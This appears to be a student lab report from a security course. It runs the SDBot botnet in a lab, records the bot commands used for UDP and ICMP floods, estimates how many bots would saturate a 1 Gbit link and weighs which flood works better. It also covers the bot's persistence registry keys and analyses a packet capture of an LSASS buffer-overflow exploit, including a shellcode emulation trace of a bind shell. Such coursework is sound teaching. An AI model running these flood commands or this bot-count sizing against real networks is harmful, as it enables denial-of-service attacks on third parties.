

Task One: Run SDBot:

Server Screenshot:



XP User Screenshot:



Q1.1. What is the result of this command?

This command tries to execute 6 times the following work:

Delay 1 second then execute program winmine.exe visible.

The result is there are 6 winmine.exe program running.

Task Two: Attack using SDBot

Q2.1. What command did you use?

.udp 192.168.10.3 1000 4096 1 23

2.2. What happens if you don't specify the port number to use for the UDP flood?

According to reference, if port is specified, it sends the UDP packets to that port. otherwise, it uses a random port.

2.3. How many bots would be needed to flood a 1 Gbit link with UDP packets?

From Statistics -> Capture File Properties, the Average bits/s is 2126k, in order to occupy 1Gbit link, the bots needed are:

$$\frac{1000 * 1000}{2126} = 471$$

Q2.4: How might this attack be prevented from the perspective of the flood target? From the perspective of the infected victim?

The victim can apply firewall rules on UDP protocol to prevent those connections which are like flooding.

2.5. What command did you use?

.delay 1 .ping 192.168.10.3 1000 4096 100

2.6. How many bots would be needed to flood a 1 Gbit link with ICMP packets?

From Statistics -> Capture File Properties, the Average bits/s is 10M, in order to occupy 1Gbit link, the bots needed are:

$$\frac{1000}{10} = 100$$


Q2.7. From the result of the two floods, which one is more efficient: UDP or ICMP flood?

From the above results, it's clear that the ICMP flood is more efficient.

Q2.8. Based on your answer to question 2.7, when would you not use the more efficient one?

It's much easier to perform ICMP protection than the UDP protection. So even though the time efficiency of ICMP attacks are better, the overall success performance of attacks might not be so promising. On the contrary, although the UDP attacks' time efficiency is low, it may have a more greater success rate. Thus, the UDP attack is also a considerable choice, especially if the situation is there are no UDP defense of the victims.

Victim Screenshot



From the screenshot, the Referer page is http://bot.com\r\n

Task Three: Bot Removal

Q.3.1. Where are the registry entries? Why are the entries placed in these two locations?

HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\Configuration Loader

HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\RunServices\\Configuration Loader

The 665SDBot program copied itself as C:\Windows\system32\665SDBot.exe.

Thus, the Value data on the above are “665SDbot.exe.exe”

RunServices Key will trigger at the login interface. Run will trigger after user logon. These two entries are used to auto-restart the Bot program.

Q.3.2. How would a user know where in their registry the bot is located if the source code were not available for inspection?

Use security software. Typically, it will scan the C:\Windows\system32 folder to find if there are any “suspicious” programs. Then it will perform a checking on the Registry table to figure out if any key points to those programs. Then it will clean it up from the disk and the Registry.

Task Four: Attack Trace Analysis

Q4.1. What IP addresses (and their roles) are involved?

Attacker: 98.114.205.102
Victim: 192.150.11.111

Q4.2. Where is the attacker located?

Location of 98.114.205.102: Philadelphia, Pennsylvania, U.S.

Q4.3. How many TCP sessions are contained in the pcap file?

5 TCP sessions altogether.

Q4.4. How long did the attack last?

16.219218 seconds total.

Q4.5. Which operating system was targeted by the attack? And which service? Which vulnerability?

Target OS: Windows 5.1
Service Message Block Protocol [SMB]
The vulnerability in general is Buffer Overflow, the details are shown at Q4.7

Q4.6. Can you sketch an overview of the general actions performed by the attacker?

The analysis can be expanded by sessions.

On the first two sessions, the Attacker connects to the Victim on port 445 via SMB protocol. The Attacker asked for a DCE/RPC request

DsRoleUpgradeDownlevelServer, which contained overflowed data. The overflowed data contains shell code that could ask Victim to run root level commands.

On the third session, the Attacker connects to port 1957 of the Victim, which was opened via the above shell code. In this connection, the Attack passed scripts that are used to transfer a malicious program “ssms.exe” on top of FTP.

The fourth and fifth sessions are the FTP connection established for transmitting “ssms.exe” program.

Q4.7. What specific vulnerability was attacked?

Stack-based buffer overflow in certain Active Directory service functions in LSASRV.DLL of the Local Security Authority Subsystem Service (LSASS) in Microsoft Windows NT 4.0 SP6a, 2000 SP2 through SP4, XP SP1, Server 2003, NetMeeting, Windows 98, and Windows ME, allows remote attackers to execute **arbitrary code** via a packet that causes the **DsRolerUpgradeDownlevelServer** function to create long debug entries for the DCPROMO.LOG log file, as exploited by the Sasser worm.
CVE link:
https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2003-0533

Q4.8 (Bonus question). What actions does the shellcode perform? Pls list the shellcode. (You may use tools like Ollydbg, IDA, or Libemu.)

Install libemu-dev on Linux machine and save the raw bytes of shellcode and use ‘sctest’ to parse it. The sctest-out.txt file is attached at the end of this report.
Basically, the shellcode will create a process on the victim’s machine. It creates a socket listening on port 1957, which is the port that the attacker will connect in the next step. This process takes full control of communication on that port. As stated in Q4.6, this process allows the attack to execute the commands which help transferring ssms.exe file to the victim via FTP.

Q4.9. Was there malware involved? Can you find out the name of the malware?

Yes. The file ssms.exe is the malware that is transferred to the victim.

Appendix: sctest-out.txt

```
verbose = 1
Hook me Captain Cook!
userhooks.c:132 user_hook_ExitThread
ExitThread(0)
stepcount 7480
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x7c800000 =>
        none;
    LPCSTR lpProcName = 0x0041713c =>
         = "CreateProcessA";
) = 0x7c802367;
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x7c800000 =>
        none;
    LPCSTR lpProcName = 0x0041714b =>
         = "ExitThread";
) = 0x7c80c058;
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x7c800000 =>
        none;
    LPCSTR lpProcName = 0x00417156 =>
         = "LoadLibraryA";
) = 0x7c801d77;
HMODULE LoadLibraryA (
    LPCTSTR lpFileName = 0x00417163 =>
         = "ws2_32";
) = 0x71a10000;
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x71a10000 =>
        none;
    LPCSTR lpProcName = 0x0041716a =>
         = "WSASocketA";
) = 0x71a18769;
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x71a10000 =>
        none;
    LPCSTR lpProcName = 0x00417175 =>
         = "bind";
) = 0x71a13e00;
```

```
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x71a10000 =>
        none;
    LPCSTR lpProcName = 0x0041717a =>
         = "listen";
) = 0x71a188d3;
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x71a10000 =>
        none;
    LPCSTR lpProcName = 0x00417181 =>
         = "accept";
) = 0x71a21028;
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x71a10000 =>
        none;
    LPCSTR lpProcName = 0x00417188 =>
         = "closesocket";
) = 0x71a19639;
SOCKET WSASocket (
    int af = 2;
    int type = 1;
    int protocol = 0;
    LPWSAPROTOCOL_INFO lpProtocolInfo = 0;
    GROUP g = 0;
    DWORD dwFlags = 0;
) = 66;
int bind (
    SOCKET s = 66;
    struct sockaddr_in * name = 0x0041714d =>
        struct  = {
            short sin_family = 2;
            unsigned short sin_port = 42247 (port=1957);
            struct in_addr sin_addr = {
                unsigned long s_addr = 0 (host=0.0.0.0);
            };
            char sin_zero = "       ";
        };
    int namelen = 16;
) = 0;
int listen (
    SOCKET s = 66;
```

```
    int backlog = 1;
) =  0;
SOCKET  accept (
    SOCKET  s = 66;
    struct sockaddr * addr = 0x00000000 =>
       struct  = {
       };
    int addrlen = 0x00000000 =>
       none;
) =  68;
BOOL  CreateProcess (
    LPCWSTR  pszImageName  = 0x00000000 =>
        = "";
    LPCWSTR  pszCmdLine = 0x00417189 =>
        = "cmd";
    LPSECURITY_ATTRIBUTES  psaProcess = 0x00000000 =>
       none;
    LPSECURITY_ATTRIBUTES  psaThread = 0x00000000 =>
       none;
    BOOL fInheritHandles = 1;
    DWORD  fdw Create = 0;
    LPVOID  pvEnvironment = 0x00000000 =>
       none;
    LPWSTR  pszCurDir = 0x00000000 =>
       none;
    struct LPSTARTUPINFOW  psiStartInfo = 0x00416f8a =>
       struct  = {
          DWORD  cb = 0;
          LPTSTR  lpReserved =  0;
          LPTSTR  lpDesktop  = 0;
          LPTSTR  lpTitle  = 0;
          DWORD  dw X = 0;
          DWORD  dw Y = 0;
          DWORD  dw XSize = 0;
          DWORD  dw YSize = 0;
          DWORD  dw XCountChars = 0;
          DWORD  dw YCountChars = 0;
          DWORD  dw FillAttribute = 0;
          DWORD  dw Flags = 0;
          WORD  w ShowWindow = 0;
          WORD  cbReserved2 = 0;
```

```
            LPBYTE lpReserved2 = 0;
            HANDLE hStdInput = 68;
            HANDLE hStdOutput = 68;
            HANDLE hStdError = 68;
        };
    struct PROCESS_INFORMATION  pProcInfo = 0x0052f74c =>
        struct  = {
            HANDLE hProcess = 4711;
            HANDLE hThread = 4712;
            DWORD dwProcessId = 4712;
            DWORD dwThreadId = 4714;
        };
) = -1;
int closesocket (
    SOCKET  s = 68;
) = 0;
int closesocket (
    SOCKET  s = 66;
) = 0;
void ExitThread (
    DWORD dwExitCode = 0;
) = 0;
```